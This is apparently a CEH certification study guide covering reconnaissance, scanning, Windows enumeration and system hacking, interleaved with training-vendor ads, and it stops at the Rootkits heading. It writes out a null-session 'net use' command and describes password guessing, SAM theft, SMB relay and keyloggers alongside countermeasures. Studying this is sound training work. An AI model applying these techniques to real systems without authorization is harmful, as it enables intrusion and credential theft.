

# CramSession

The Original Study Guide



Over  
**4 Million**  
Downloaded

EC-Council

# CEH

## Certified Ethical Hacker

**312-50 312-50 312-50 312-50 312-50 312-50**

Written by **Subject  
Matter Experts**

Your **Trusted  
Study Resource** for  
**Technical Certification**

The **Most Popular  
Study Guide** on the web

# Table of Contents

<b>Ethics and Legality</b>	<b>7</b>
What is an Exploit?	7
The Security Functionality Triangle	7
The Attacker's Process	7
Reconnaissance	7
Types of Attacks	8
Categories of Exploits	8
Goals Attackers Try to Achieve	8
Ethical Hackers and Crackers	8
<i>Hacking for a Cause (Hacktivism)</i>	8
<i>Categories of Ethical Hackers</i>	8
<i>Skills Required for Ethical Hacking</i>	9
<i>Ethical Hacker Job Duties</i>	9
Security Evaluation Plan	9
<i>Testing Types</i>	9
<i>Testing Types</i>	10
Computer Crime	10
<i>Overview of US Federal Laws</i>	10
<i>Cyber Security Enhancement Act of 2002</i>	10
<b>Footprinting</b>	<b>10</b>
What is Footprinting?	10
Steps for gathering information	10
<i>Web-based Tools</i>	11
IANA	11
RIR's	11
<i>Domain Location and Path Discovery</i>	11
ARIN, RIPE, and Regional Databases	11
<i>Determining the Network Range</i>	12
<i>Discovering the Organization's Technology</i>	12
<i>E-mail Tips and Tricks</i>	12
<b>Scanning</b>	<b>12</b>
War Dialing	12
War Driving	12
ICMP - Ping	13

<i>Detecting Ping Sweeps</i> .....	13
Port Scanning.....	13
<i>TCP Basics</i> .....	13
<i>TCP Scan Types</i> .....	13
<i>UDP Basics</i> .....	13
<i>Nmap</i> .....	14
<i>Port Scan Countermeasures</i> .....	14
<i>Active Stack Fingerprinting</i> .....	14
<i>Passive Stack Fingerprinting</i> .....	14
<i>Banner Grabbing</i> .....	14
<i>Identifying Vulnerabilities</i> .....	14
<b>Enumeration</b> .....	<b>15</b>
Enumeration Defined.....	15
NetBIOS Null Sessions.....	15
<i>The Inter-Process Communication Share</i> .....	15
<i>NBTSTAT</i> .....	15
Active Directory Enumeration .....	16
Identifying Win2000 Accounts .....	16
<i>DumpSec</i> .....	16
<i>Null Session Countermeasures</i> .....	16
Account Enumeration .....	17
SNMP Enumeration.....	17
<i>SNMPUtil</i> .....	17
<i>IP Network Browser</i> .....	17
<i>SNMP Enumeration Countermeasures</i> .....	17
<b>System Hacking</b> .....	<b>17</b>
Identifying Shares.....	17
Password Guessing.....	18
<i>Manual Password Guessing</i> .....	18
<i>Performing Automated Password Guessing</i> .....	18
<i>Password Guessing Countermeasures</i> .....	18
<i>Monitoring Event Viewer Logs</i> .....	19
<i>Sniffing Passwords</i> .....	19
<i>Privilege Escalation</i> .....	19
<i>Privilege Escalation</i> .....	20
<i>Retrieving the SAM File</i> .....	20

<i>Cracking Windows Passwords .....</i>	<i>20</i>
<i>Windows Password Insecurities .....</i>	<i>20</i>
<i>Password Cracking Countermeasures .....</i>	<i>20</i>
<i>SMB Redirection .....</i>	<i>21</i>
<i>Physical Access .....</i>	<i>21</i>
<i>Keystroke Logging .....</i>	<i>21</i>
<i>Rootkits .....</i>	<i>21</i>
<i>Evidence Hiding .....</i>	<i>21</i>
<i>File Hiding .....</i>	<i>22</i>
<i>Data Hiding .....</i>	<i>22</i>
<i>Prompting the Box .....</i>	<i>22</i>
<b>Sniffers .....</b>	<b>22</b>
Sniffers Defined .....	22
<i>Passive Sniffing .....</i>	<i>22</i>
<i>Active Sniffing .....</i>	<i>23</i>
Generic Sniffing Tools .....	23
Specialized Sniffing Tools .....	23
Overcoming Switched Networks.....	23
<i>Flooding .....</i>	<i>23</i>
<i>ARP Spoofing .....</i>	<i>24</i>
<i>MAC Spoofing.....</i>	<i>24</i>
<i>DNS Spoofing .....</i>	<i>24</i>
Detecting Sniffers and Monitoring Traffic .....	24
<b>Trojans and Backdoors.....</b>	<b>25</b>
What is a Trojan Horse?.....	25
Common Trojans and Backdoors .....	25
Wrappers .....	25
Covert Channels.....	25
Backdoor Countermeasures.....	26
<i>Port Monitoring Tools.....</i>	<i>26</i>
<i>System File Verification .....</i>	<i>26</i>
<b>Viruses and Worms .....</b>	<b>26</b>
Viruses .....	26
Worms .....	27
<b>Denial of Service.....</b>	<b>27</b>
What is Denial of Service Attack? .....	27

Common DoS Attacks .....	27
<i>Common DoS Attack Strategies</i> .....	27
Common DDoS Attacks.....	27
<i>DDoS Attack Sequence</i> .....	27
Preventing DoS Attacks.....	28
<i>DoS Scanning Tools</i> .....	28
<b>Social Engineering .....</b>	<b>28</b>
Common Types of Social Engineering .....	28
<i>Human Based Impersonation</i> .....	28
<i>Computer Based Impersonation</i> .....	29
Social Engineering Prevention .....	29
<b>Session Hijacking.....</b>	<b>29</b>
Spoofing Vs Hijacking .....	29
Session Hijacking Steps .....	29
<i>TCP Concepts</i> .....	30
<i>TCP 3-step startup</i> .....	30
<i>Sequence Numbers</i> .....	30
Session Hijacking Tools .....	30
Session Hijacking Countermeasures.....	30
<b>Hacking Wireless Networks.....</b>	<b>31</b>
802.11 Standards .....	31
<i>WEP</i> .....	31
<i>Finding WLANs</i> .....	31
<i>Cracking WEP Keys</i> .....	31
<i>Sniffing Traffic</i> .....	31
Wireless Attacks .....	31
Securing Wireless Networks.....	32
<b>SQL Injection.....</b>	<b>32</b>
SQL Insertion Discovery .....	32
SQL Injection Vulnerabilities.....	32
SQL Injection Hacking Tools .....	32
Preventing SQL Injection.....	33
<b>Hacking Web Servers.....</b>	<b>33</b>
Web Server Identification .....	33
Web Server Enumeration .....	33
Vulnerability Identification.....	33

Vulnerability Exploitation .....	34
ISAPI DLL Buffer Overflows .....	34
IPP Printer Overflow .....	34
ISAPI DLL Source Disclosure .....	34
IIS Directory Traversal .....	34
Directory Listing .....	34
Shoveling the Shell .....	35
Escalating Privileges on IIS .....	35
Clearing IIS Logs .....	35
File System Traversal Countermeasures .....	35
Securing IIS .....	35
<b>Web Application Vulnerabilities.....</b>	<b>36</b>
Footprinting .....	36
Directory Structure .....	36
Site Ripping.....	36
Documenting the Application Structure .....	36
Input Validation .....	36
Hidden Value Fields.....	36
Cross Site Scripting .....	36
Cross-Site Scripting Countermeasures .....	37
<b>Web Based Password Cracking Techniques.....</b>	<b>37</b>
Authentication Types .....	37
Web-based Password Cracking .....	37
Stealing Cookies .....	37
<b>Buffer Overflows.....</b>	<b>37</b>
Exploitation .....	38
Detecting Buffer Overflows.....	38
Skills Required to Exploit Buffer Overflows .....	38
Defense Against Buffer Overflows.....	38
Tools for Compiling Programs Robust Code .....	39
<b>IDS, Firewalls, and Honeypots .....</b>	<b>39</b>
Intrusion Detection Systems.....	39
Anomaly Detection.....	39
Signature Recognition.....	39
IDS Signature Matching.....	39
IDS Software Vendors .....	39

<i>Evading IDS</i> .....	40
Hacking Through Firewalls.....	40
<i>Placing Backdoors Behind Firewalls</i> .....	40
<i>Hiding Behind Covert Channels</i> .....	40
Honeypots .....	41
<i>Honeypot Vendors</i> .....	41
<b>Cryptography</b> .....	<b>41</b>
PKI.....	41
Digital Certificates.....	42
Hashing Algorithms .....	42
<i>Hashing algorithms can be used for digital signatures or to verify the validity of a file. It is a one-way process and is widely used.</i> .....	42
SSL.....	42
PGP .....	42
SSH .....	42

# Ethics and Legality

Nothing contained in this CramSession is intended to teach or encourage the use of security tools or methodologies for illegal or unethical purposes. Always act in a responsible manner. Make sure you have written permission from the proper individuals before you use any of the tools or techniques described in this CramSession.

## What is an Exploit?

According to the Jargon Dictionary, an exploit is defined as, “a vulnerability in software that is used for breaking security.” Hackers rely on exploits to gain access to, or to escalate their privileged status on, targeted systems.

## The Security Functionality Triangle

The CIA triangle or triad comprises the three fundamental pillars of security. These include:

- ❖ Confidentiality
- ❖ Integrity
- ❖ Availability

## The Attacker's Process

Attackers follow a fixed methodology. The steps involved in attacks are shown below:

- ❖ Footprinting
- ❖ Scanning
- ❖ Enumeration
- ❖ Penetration – (Individuals that are unsuccessful at this step may opt for a Denial of Service attack)
- ❖ Escalation of Privilege
- ❖ Cover Tracks
- ❖ Backdoors

## Reconnaissance

Reconnaissance is one of the most important steps of the hacking process. Before an actual vulnerability can be exploited it must be discovered. Discovery of potential vulnerabilities is aided by identification of the technologies used, operating systems installed, and services/applications that are present. Reconnaissance can broadly be classified into two categories:

- ❖ Passive Reconnaissance
- ❖ Active Reconnaissance



## Types of Attacks

There are several ways in which hackers can attack your network. No matter which path of opportunity they choose, their goal is typically the same: control and use of your network and its resources.

- ❖ LAN Attack
- ❖ WAN Attack
- ❖ Physical Entry
- ❖ Stolen Equipment
- ❖ Unsecured Wireless Access
- ❖ Dialup Attack

## Categories of Exploits

An exploit is the act of taking advantage of a known vulnerability. When ethical hackers discover new vulnerabilities, they usually inform the product vendor before going public with their findings. This gives the vendor some time to develop solutions before the vulnerability can be exploited. Some of the most common types of exploits involve: Program bugs, Buffer overflows, Viruses, Worms, Trojan Horses, Denial of Service and Social Engineering.

## Goals Attackers Try to Achieve

While the type of attack may vary, the hacker will typically follow a set methodology. This includes:

1. Reconnaissance
2. Gaining Access
3. Maintaining Access
4. Covering Tracks

## Ethical Hackers and Crackers

Historically, the word **hacker** was not viewed in a negative manner. It was someone that enjoyed exploring the nuances of programs, applications, and operating systems. The term **cracker** actually refers to a “criminal hacker.” This is a person that uses his skills for malicious intent.

## Hacking for a Cause (Hacktivism)

These are individuals that perform criminal hacks for a cause. Regardless of their stated good intentions (“self proclaimed ethical hackers”), the act of gaining unauthorized access to someone’s computer or system is nonetheless a crime.

## Categories of Ethical Hackers

Ethical hackers can be separated into categories:

- ❖ White Hat Hackers – perform ethical hacking to help secure companies and organizations.
- ❖ Reformed Black Hat Hackers – claim to have changed their ways and that they can bring special insight into the ethical hacking methodology

## Skills Required for Ethical Hacking

Ethical hackers must possess an in-depth knowledge of networking, operating systems, and technologies used in the computer field. They also need good written and verbal skills because their findings must be reported to individuals that range from help desk employees to the CEO. These individuals must also understand the legal environment in which they operate. This is often referred to as the **rules of engagement**. These skills help ensure that ethical hackers are successful in their jobs.

## Ethical Hacker Job Duties


Ethical Hackers typically perform penetration tests. These tests may be configured in such way that the ethical hackers have full knowledge or no knowledge of the target of evaluation.

- ❖ White Box Testing – The ethical hacker has full knowledge of the network. This type of penetration test is the cheapest of the methods listed here
- ❖ Black Box Testing – This type of penetration test offers the ethical hacker very little initial information. It takes longer to perform, cost more money, but may uncover unknown vulnerabilities

## Security Evaluation Plan

The most important step that the ethical hacker must perform is that of obtaining a security evaluation plan. This needs to be compiled in document form and should clearly define the actions allowed during an ethical hack. This document is sometimes referred to as “rules of engagement.” It will clearly state what actions are allowed and denied. This document needs approval by the proper authorities within the organization that the security assessment is being performed on. The security assessment will be one of several common types.

# Take Your Exam for Less!



**Discount Exam Vouchers from PrepLogic**

Why pay retail price for the exam when you can save up to 40% with discount exam vouchers?

**Buy Your Voucher Now**

**PrepLogic**

Be Prepared. Be Confident. Get Certified.

## Testing Types

The three most common types of tests are listed below. These tests may require individuals on the team to attempt physical entry of the premises or manipulation of targeted employees through social engineering.

- ❖ Internal Evaluations
- ❖ External Evaluations
- ❖ Stolen Equipment Evaluations

## Computer Crime

The United States Department of Justice defines computer crime as "any violation of criminal law that involved the knowledge of computer technology for its perpetration, investigation, or prosecution."

## Overview of US Federal Laws

Typically, illegal computer activity breaks federal law when one or more of the following conditions are met:

1. The illegal activity involves a computer owned by a US government department or agency
2. The activity involves national defense or other restricted government information
3. Banking, savings and loan, or other financial institutions have been accessed
4. The activity uses computers located in other states or countries
5. Interstate communication is involved

So, as you can see, it is very easy for a hacker to break federal law if he has used the Internet for any of his activities. While most computer crime is categorized under 18 U.S.C. 1029 and 1030, there are many other laws the hacker can run afoul of.

## Cyber Security Enhancement Act of 2002

What is most important to know about the Cyber Security Enhancement Act of 2002 is that it specifies life sentences for hackers that endanger lives. It also allows the government to gather information, such as IP addresses, URL's, and e-mail without a warrant if they believe national security is endangered.

## Footprinting

### What is Footprinting?

Footprinting is the process of gathering as much information about an organization as possible. The objective of footprinting is to gather this information in such a way as to not alert the organization. This information is publicly available information, available from third parties, and from the organization itself.

### Steps for gathering information

Some of the most well-known tools used for information gathering include: WHOIS, Nslookup and Web Based Tools.

## Web-based Tools

Many web-based tools are available to help uncover domain information. These services provide whois information, DNS information, and network queries.

- ❖ Sam Spade - <http://www.samspade.org>
- ❖ Geek Tools - <http://www.geektools.com>
- ❖ Betterwhois - <http://www.betterwhois.com>
- ❖ Dshield - <http://www.dshield.org>

## IANA

The **Internet Assigned Number Authority** (IANA) is a non-profit corporation that is responsible for preserving the central coordinating functions of the global Internet for the public good. IANA is a good starting point for determining details about a domain. IANA lists all the top-level domains for each country and their associated technical and administrative contacts. Most of the associated domains will allow you to search by domain name.

## RIR's

RIR's (**Regional Internet Registries**) are granted authority by ICANN to allocate IP address blocks within their respective geographical areas. These databases are an excellent resource to use to further research a domain once you have determined what area of the world it is located in.

## Domain Location and Path Discovery

If you are unsure of a domain's location, the best way to determine its location is by use of the traceroute command. **Traceroute** determines a path to a domain by incrementing the TTL field of the IP header. When the TTL falls to zero, an ICMP message is generated. These ICMP messages identify each particular hop on the path to the destination.

There are several good GUI based traceroute tools available. These tools draw a visual map that displays the path and destination. **NeoTrace** and **Visual Route** are two GUI tools that map path and destination.

## ARIN, RIPE, and Regional Databases

RIR's are searchable by IP address. If you only have the domain name, you can resolve to IP by pinging the domain name. RIR's and their area of control include:

- ❖ ARIN (**American Registry for Internet Numbers**)
- ❖ RIPE (**Réseaux IP Européens Network Coordination Centre**)
- ❖ APNIC (**Asia Pacific Network Information Centre**)
- ❖ AFRINIC (proposed **African Regional Internet Registry**)
- ❖ LACNIC (**Latin American and Caribbean Network Information Centre**)

## Determining the Network Range

You can query the RIR to find out what network range the organization owns. If you choose the wrong RIR, you will typically receive an error message that will point you to the correct record holder.

## Discovering the Organization's Technology

There are many ways in which individuals can passively determine the technology an organization uses. Some examples are: Job Boards and Google Groups.

## E-mail Tips and Tricks

The **Simple Mail Transfer Protocol** (SMTP) is used for sending e-mail. Every e-mail you receive has a header that contains information such as the IP address of the server sending the message, the names of any attachments included with the e-mail, and the time and date the e-mail was sent and received.

### Bouncing E-mail

One popular technique is to send an e-mail to an invalid e-mail address. The sole purpose of this activity is to examine the SMTP header that will be returned. This may reveal the e-mail server's IP address, application type, and version.

Other ways to track interesting e-mail is to use software that will allow you to verify where the e-mail originated from and how the recipient handled it, such as, eMailTracking Pro and MailTracking.com.

## Scanning

Once a hacker has moved to the scanning phase, his goal will be to identify active systems. There are several ways that this identification process can take place. The methods of active systems identification include: War Dialing, War Driving, Pinging, and Port Scanning.

Regardless of the method chosen, the goal is the same: identify that the system is live, determine its services, verify its OS, and pinpoint its vulnerabilities.

## War Dialing

While some may see war dialing as a dated art, it still has its place in the hacker's arsenal of tools. If a thorough footprint has been performed, phone numbers were most likely found that can be associated to the organization. The numbers can serve as a starting point for war dialing scans. The hacker's goal will be to uncover modems that may have been left open. Administrators may have configured these for out-of-band management. The goal of an ethical hacker is to uncover these devices during the security audit to make sure they are removed, as modems offer a way to bypass the corporate firewall. The tools most commonly used for war dialing include: THC-Scan, PhoneSweep War Dialer and Telesweep.

## War Driving

This mode of penetration relies on finding unsecured wireless access points. A popular tool used for this operation is Netstumbler.

## ICMP - Ping

Using the ping command is one of the easiest ways to determine if a system is reachable. Ping is actually an ICMP (**I**nternet **C**ontrol **M**essage **P**rotocol) echo request-response. Its original purpose was to provide diagnostic abilities to determine whether a network or device was reachable.

The important thing to remember about ping is that just because a system does not respond to ping, that doesn't mean that it is not up. It might simply mean that ICMP type 0 and/or type 8 messages have been blocked by the target organization.

There are many tools available that can be used to automate the ping process. These tools will typically ping sweep an entire range of addresses. Some of these include: Pinger, Friendly Pinger, WS\_Ping\_Pro, NetScan Tools Pro 2000, Hping2, and KingPing.

## Detecting Ping Sweeps

Most IDS systems, such as SNORT, will detect ping sweeps. While performing a ping sweep is not illegal, it should alert an administrator, as it is generally part of the pre-attack phase.

## Port Scanning

Port scanning allows a hacker to determine what services are running on the systems that have been identified. If vulnerable or insecure services are discovered, the hacker may be able to exploit these to gain unauthorized access. There are a total of  $65,535 * 2$  ports (TCP & UDP). While a complete scan of all these ports may not be practical, an analysis of popular ports should be performed.

Many port scanners ping first, so make sure to turn this feature off to avoid missing systems that have blocked ICMP.

Popular port scanning programs include: Nmap, Netscan Tools, Superscan and Angry IP Scanner.

## TCP Basics

As TCP is a reliable service, a 3-step startup is performed before data is transported. ACK's are sent to acknowledge data transfer and a four-step shut down is completed at the end of a communications session. TCP uses flags (Urgent, Acknowledgement, Push, Reset, Synchronize, Finish) to accomplish these tasks. Port scanners manipulate these flag settings to bypass firewalls and illicit responses from targeted systems.

## TCP Scan Types

Most port scanners make full TCP connections. Stealth scanners do not make full connections and may not be detected by some IDS systems. Nmap is one of the most popular port scanners. Some common types of ports scans are: Ping Scan, SYN Scan, Full Scan, ACK Scan and XMAS Scan.

## UDP Basics

UDP is a connectionless protocol. If ICMP has been blocked at the firewall, it can be much harder to scan for UDP ports than TCP ports, as there may be no returned response. Just as with TCP, hackers will look for services that can be exploited such as chargen, daytime, tftp, and echo. One of the best UDP and TCP port scanners is Nmap.

## Nmap

Nmap (**network mapper**) is an open source portscanner that has the capability to craft packets in many different ways. This allows the program to determine what services an OS is running.

## Port Scan Countermeasures

Practice the principle of **least privilege**. Don't leave unneeded ports open and block ICMP echo requests at the firewall or external router. Allow traffic through the external router to only specific hosts.

## Active Stack Fingerprinting

Fingerprinting is the process of determining the OS that is running on the target system. Active stack fingerprinting relies on subtle differences in the responses to specially crafted packets. The most well-known program used for active stack fingerprinting is Nmap. The `-O` option is used for fingerprinting. For a reliable prediction, one open port and one closed port is required.

## Passive Stack Fingerprinting

Passive fingerprinting is less reliable than active fingerprinting. Its primary advantage is that it is stealthy. It relies on capturing packets sent from the target system.

## Banner Grabbing

Banner grabbing is used to identify services. Banner grabbing works by making connections to the various services on a host and looking at the response to hopefully determine the exact service and version running on that port. Once these services are confirmed, this information can help to identify possible vulnerabilities and the OS that the system is running. Netcraft, Telnet and FTP are some of the common tools used to grab banners.

## Identifying Vulnerabilities

Once a hacker has completed the scanning steps described in this section, he will attempt to identify vulnerabilities. Vulnerabilities are typically flaws or weaknesses in the software or the OS. Vulnerabilities lead to risk and this presents a threat to the target being scanned.

Three terms to remember include:

- ❖ Vulnerability - A flaw or weakness in software or the OS
- ❖ Risk - The likelihood of a threat exploiting a vulnerability such that a hacker will be allowed unauthorized access or create a negative impact



## Who Do You Trust for Your Certification Training?

PreLogic's dependable training products help thousands of professionals and students worldwide achieve their certification goals for A+, MCSE, Network+, CCNA, CEH, PMP, and more.

### PreLogic Comprehensive Training Tools:

- CBT • Practice Exams • Audio Training
- Mega Guides • Discount Exam Vouchers

For Free Product Demos,  
[Click Here.](#)

**PreLogic**

Be Prepared. Be Confident. Get Certified.



- ❖ Threat - The potential for a hacker to use a vulnerability

## Enumeration

### Enumeration Defined

Enumeration is the process of identifying each domain that is present within the LAN. These domains are typically identified using built-in Windows commands. The "net command" is the most widely used of these commands.

Once the various domains have been identified, each host can be further enumerated to uncover its role. Likely targets of malicious hackers include: PDC's, dual homed computers, database servers, and web servers. The very act of Windows enumeration is possible because these computers advertise themselves via browse lists. To see a good example of this technology, take a look at Network Neighborhood on Windows systems.

These services are identifiable by the ports that can be found while performing the network scans that were discussed in the previous section. The ports associated with these services are as follows:

- ❖ 135 – MS-RPC Endmapper
- ❖ 137 – NetBIOS Name Service
- ❖ 138 – NetBIOS Datagram Service
- ❖ 139 – NetBIOS Session Service
- ❖ 445 – SMB over TCP/IP (Windows 2K and above)

### NetBIOS Null Sessions

Once individual computers are identified, malicious hackers will next attempt to discover the role of the system by using NetBIOS Null Sessions. The legitimate purpose of a Null Session is to allow unauthenticated computers to obtain browse lists from servers, allow system accounts access to network resources, or to allow a null session pipe. A null session pipe is used when a process on one system needs to communicate with a process on another system. Legitimate null sessions are established over the IPC\$ share.

### The Inter-Process Communication Share

Windows computers communicate with each other over the **IPC\$** "Inter-Process Communication" share. It is used for data sharing between applications and computers. In Windows NT and 2000 computers, it is on by default. You can think of IPC\$ as the pipeline that facilitates file and print sharing. This is a huge vulnerability as hackers can connect to your IPC\$ share using the net use command (net use \\IP\IPC\$ "" /u:"").

Once this connection has been made, many types of sensitive information can be retrieved, such as user names, comments, shares, and logon policies. What is most alarming about this vulnerability is that the attacker is able to logon with a null username and null password.

### NBTSTAT

The NBTSTAT command can be used to further identify the services that are running on a particular system. For a listing of the type codes and their corresponding service, visit the following link:

<http://jcifs.samba.org/src/docs/nbtcodes.html>



## Active Directory Enumeration

To perform an Active Directory enumeration, you must have access to port 389 (LDAP Server). You must also be able to authenticate yourself as a guest or user. Then, if these conditions are met, enumeration of users and groups can proceed.

Removing compatibility with all pre-windows 2000 computers during the installation of Active Directory can prevent this vulnerability.

## Identifying Win2000 Accounts

Every object in Windows has a unique **security identifier** (SID). The SID is made up of two parts. The first part identifies the domain and is unique to it. The second part is a descriptor of the specific account. This second part is referred to as the **relative identifier** (RID). These follow a specific order and are tied to unique roles within the domain. RID's are defined as follows:

❖ <u>Account</u>	<u>RID</u>
❖ Administrator	500
❖ Guest	501
❖ Domain users	1000 (and up)

So, while some administrators may promote the practice “security through obscurity” and rename accounts such as administrator, the RID of the account will remain unchanged. Tools such as **USER2SID** and **SID2USER** can be used to determine the true administrator account of the domain.

## DumpSec

DumpSec is another tool that will allow for account enumeration. Once a null session has been established, this GUI tool will display information on users, account data, shares, and account policies.

## Null Session Countermeasures

Disable File and Print sharing. Inside network properties, under Advanced Settings, disable NetBIOS over TCP/IP. Null sessions require access to ports 135-139 or 445. Blocking access to these ports will also prevent these exploits. There is also a setting in Settings -> Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Security Options -> Restrict Anonymous. In Windows 2000, this registry key has three possible settings:

0 – No Restrictions

1 - Allow null sessions but disallow account enumeration

2 - No null sessions are allowed

The default setting is “0.” A setting of “2” should be verified on a test network before use in a production setting as some older or custom applications may not function properly with it.

## Account Enumeration

Account enumeration is a further probing of accounts. Before a concerted attack can take place, account policies and shares must be uncovered. As well, before attempting to connect to an active account, the attacker must identify an open share to which he can connect. Also, if there is a lock out policy in place, this must be determined. Otherwise, running tools such as NAT may result in the lockout of all accounts. This will do the attacker little good unless he is attempting a DoS. Tools such as Enum, UserInfo, GetAcct, and SNMPUtil can be used to accomplish this task.

## SNMP Enumeration

SNMP (**Simple Network Management Protocol**) is a network management standard widely used within TCP/IP networks. It provides a means of managing routers, switches, and servers from a central location. It works through a system of agents and managers. SNMP provides only limited security through the use of community strings. The defaults are "public" and "private" and are transmitted over the network in clear text. Devices that are SNMP enabled, share a lot of information about each device that probably should not be shared with unauthorized parties. Hence consider changing the default passwords' community strings.

## SNMPUtil

SNMPUtil is a Windows enumeration tool that can be used to query computers running SNMP.

## IP Network Browser

SolarWinds IP Network Browser is a GUI based network discovery tool. It allows you to scan a detailed discovery on one device or an entire subnet.

## SNMP Enumeration Countermeasures

As with all other services, the principle of least privilege should also be followed here. If you don't need SNMP, turn it off. You should always seek to remove or disable all unnecessary services. If you must use SNMP, change the default community strings and block port 161 at key points throughout the network.

# System Hacking

System hacking is the point at which the line is crossed and an actual connection is made. It is the first true attack phase as the attacker is actually breaking and entering. This may be achieved by an administrative connection or an enumerated share.

## Identifying Shares

One of the easiest ways to enumerate shares is with the net view command. This will identify all public shares.

Hidden shares, those followed by a "\$" will not be displayed. Common hidden shares include: IPC\$, C\$, D\$ and Admin\$

There are several GUI tools that can be used to identify non-hidden and hidden shares, such as, DumpSec and Legion.

## Password Guessing

Many times, password guessing is successful because people like to use easy to remember words and phrases. A diligent attacker will look for subtle clues throughout the enumeration process to key in on probable words or phrases the account holder may have used for a password. Accounts that will be focused on for possible attack include:

- ❖ Accounts that haven't changed passwords
- ❖ Service accounts
- ❖ Shared accounts
- ❖ Accounts that indicate the user has never logged in
- ❖ Accounts that have information in the comment field that may compromise password security

## Manual Password Guessing

Assuming that a vulnerable account has been identified, the most common method of attack is manual password guessing. The net use command can be issued from the command line to attempt the connection.

## Performing Automated Password Guessing

If manual password cracking was unsuccessful, attackers will most likely turn to automated tools. Most automated password guessing tools use dictionaries to try to crack accounts. These attacks can be automated from the command line by using the "FOR" command or they can also be attempted by using tools such as NAT or ENUM. To use NAT, two files would first need to be created. The first would contain a list of possible user names, while the second would comprise a dictionary file. Each user name would be attempted with every word in the dictionary until a match was achieved or all possibilities were exhausted.

## Password Guessing Countermeasures

Password guessing is made much more difficult when administrators use strict password policies. These policies should specify passwords that:

- ❖ Are complex
- ❖ Contain upper case and lower case letters
- ❖ Use numbers, letters, and special characters

It is not uncommon to hear individuals talk about pass-phrases; this concept helps users realize that common words are not robust passwords. Another excellent password guessing countermeasure is to simply move away from passwords completely. Of the three types of authentication (see below), passwords are the weakest:

- ❖ Something You Know - Passwords
- ❖ Something You Have - Smart Cards
- ❖ Something You Are - Biometrics

## Monitoring Event Viewer Logs

No matter which form of authentication you choose, policies should be in place that require the regular review of event logs. Attacks cannot be detected if no one is monitoring activity. Luckily, there are tools to ease the burden of log file review and management. **VisualLast** is a tool that makes it easy to assess the monitor log activity and has a number of sophisticated features


## Sniffing Passwords

Windows uses a challenge / response authentication method that is based on the **NTLM** protocol. The protocol requires a client to contact a server for domain authentication and a hash is passed. NTLM also functions in a peer-to-peer network. Through the years, NTLM has evolved. The three basic forms of NTLM are listed below:

- ❖ LAN Manager – Insecure, used for Windows 3.11, 95, and 98 computers
- ❖ NTLM V1 – Used for Windows NT Service Pack 3 or earlier
- ❖ NTLM V2 – A more secure version of challenge response protocol used by Windows 2000 and XP

One problem with NTLM is that it is backwards compatible by default. This means if the network contains Windows 95 /98 computers, the protocol will step down to the weaker form of authentication to try to allow authentication. This can be a big security risk. It is advisable to disable this by making a change to the Local Policies Security Options template. Another problem with NTLM is that tools have been developed that can extract the passwords from the logon exchange. One such set of tools is **ScoopLM** and **BeatLM** from <http://www.securityfriday.com>; another is **L0phtCrack**.

NTLM is not the only protocol that might be sniffed on an active network. Tools also exist to capture and crack Kerberos authentication. The Kerberos protocol was developed to provide a secure means for mutual authentication between a client and a server. Kerberos is found in large complex network environments. One of the tools that might be used to attempt to defeat this protocol is **KerbCrack**.



## Are You Ready to Take the Exam?

### Comprehensive Exam Preparation:

- Progress tracking
- Detailed answers and explanations
- Packed with quality practice questions
- Customizable learning features

[Try a Demo Now](#)

A+, MCSE, CCNA, CEH,  
CISSP, PMP, and more.

**PrepLogic**  
Be Prepared. Be Confident. Get Certified

## Privilege Escalation

If by this point the attacker has compromised an account, but not one of administrator status, the amount of damage he can do is limited. To be in full control of the system, the attacker needs administrator status. This is achieved through privilege escalation. What makes this most difficult is that these exploits must typically be run on the system under attack. Three ways this may be achieved:

1. Trick the user into executing a particular program.
2. Copy the privilege escalation program to the system and schedule it to run at a predetermined time
3. Gain interactive access to the system.

## Retrieving the SAM File

One of the first activities that an attacker will usually attempt after gaining administrative access is that of stealing the SAM (**Security Account Manager**) file. The SAM contains the user account passwords stored in their hashed form. Microsoft raised the bar with the release of NT service pack 3. Products newer than this release contain a second layer of encryption called the SYSKEY. Even if an attacker obtains the SYSKEY hash, he must still defeat its 128-bit encryption. Todd Sabin found a way around this through the process of DLL injection and created a tool called Pwdump. This tool allows the attacker to hijack a privileged process and bypass SYSKEY encryption. Pwdump requires administrative access.

## Cracking Windows Passwords

Once the passwords have been stolen, they will need to be cracked. This can be accomplished by using a password-cracking program. Password cracking programs can mount several different types of attacks. These include: Dictionary Attack, Hybrid Attack and Brute Force Attack.

## Windows Password Insecurities

One of the big insecurities of Windows passwords is that if the WIN2K domain is set up to be backwards compatible, the passwords are 14 characters or less. This version of the hash is known as the LanManager (LANMAN) Hash. What makes LANMAN quickly crackable is that while the password can be up to 14 characters, the passwords are actually divided into two 7 character fields. Thus, cracking can proceed simultaneously against each 7-character field. Several tools are available to exploit this weakness, including, L0phtCrack and John the Ripper.

## Password Cracking Countermeasures

The domain password policy should be configured to restrict users from using the same password more than once or at least configured where eight to ten new passwords must be used before an individual can reuse an old password again. This policy can be enforced through the local / domain security policy. Passwords:

- ❖ Should be at least 7 or 14 characters long
- ❖ Should be upper and lower case
- ❖ Should be numbers, letters, and special characters (\*!&@#%\$)
- ❖ Should have a maximum life of no more than 30-days

Another countermeasure to password cracking is to use one-time passwords. There are several different one-time password schemes available. The most widely used replacement is the smart cards; **SecurID** is a popular choice.

## SMB Redirection

An SMB (**Server Message Block**) redirect attack may be attempted by tricking a user to authenticate to a bogus SMB server. This allows the attacker to capture the victim's hashed credentials. This may be attempted by tricking the user to click on a link embedded in an e-mail. Users should always use caution when clicking on e-mail links. Several tools are available to help attackers pull off this hack. One of these tools is SMBRelay, a fraudulent SMB server used to capture usernames and passwords

## Physical Access

If an attacker can gain physical access to your facility or equipment, he'll own it. Without physical access control, all administrative and technical barriers can typically be overcome. This holds true for any piece of equipment. Even routers are not immune. Cisco's website details how to reset passwords if you have physical access.

<http://www.cisco.com/warp/public/474/>

Many programs are available that can be used to bypass NTFS security or to reset the administrator password. Some of the programs are: Offline NT Password Resetter, NTFSDDOS and LinNT.

## Keystroke Logging

Keystroke loggers can be hardware or software based. These programs will log and capture all the keystrokes a user types. Some of these programs, such as eBlaster, will even secretly e-mail the captured keystrokes to a predetermined e-mail account.

## Rootkits

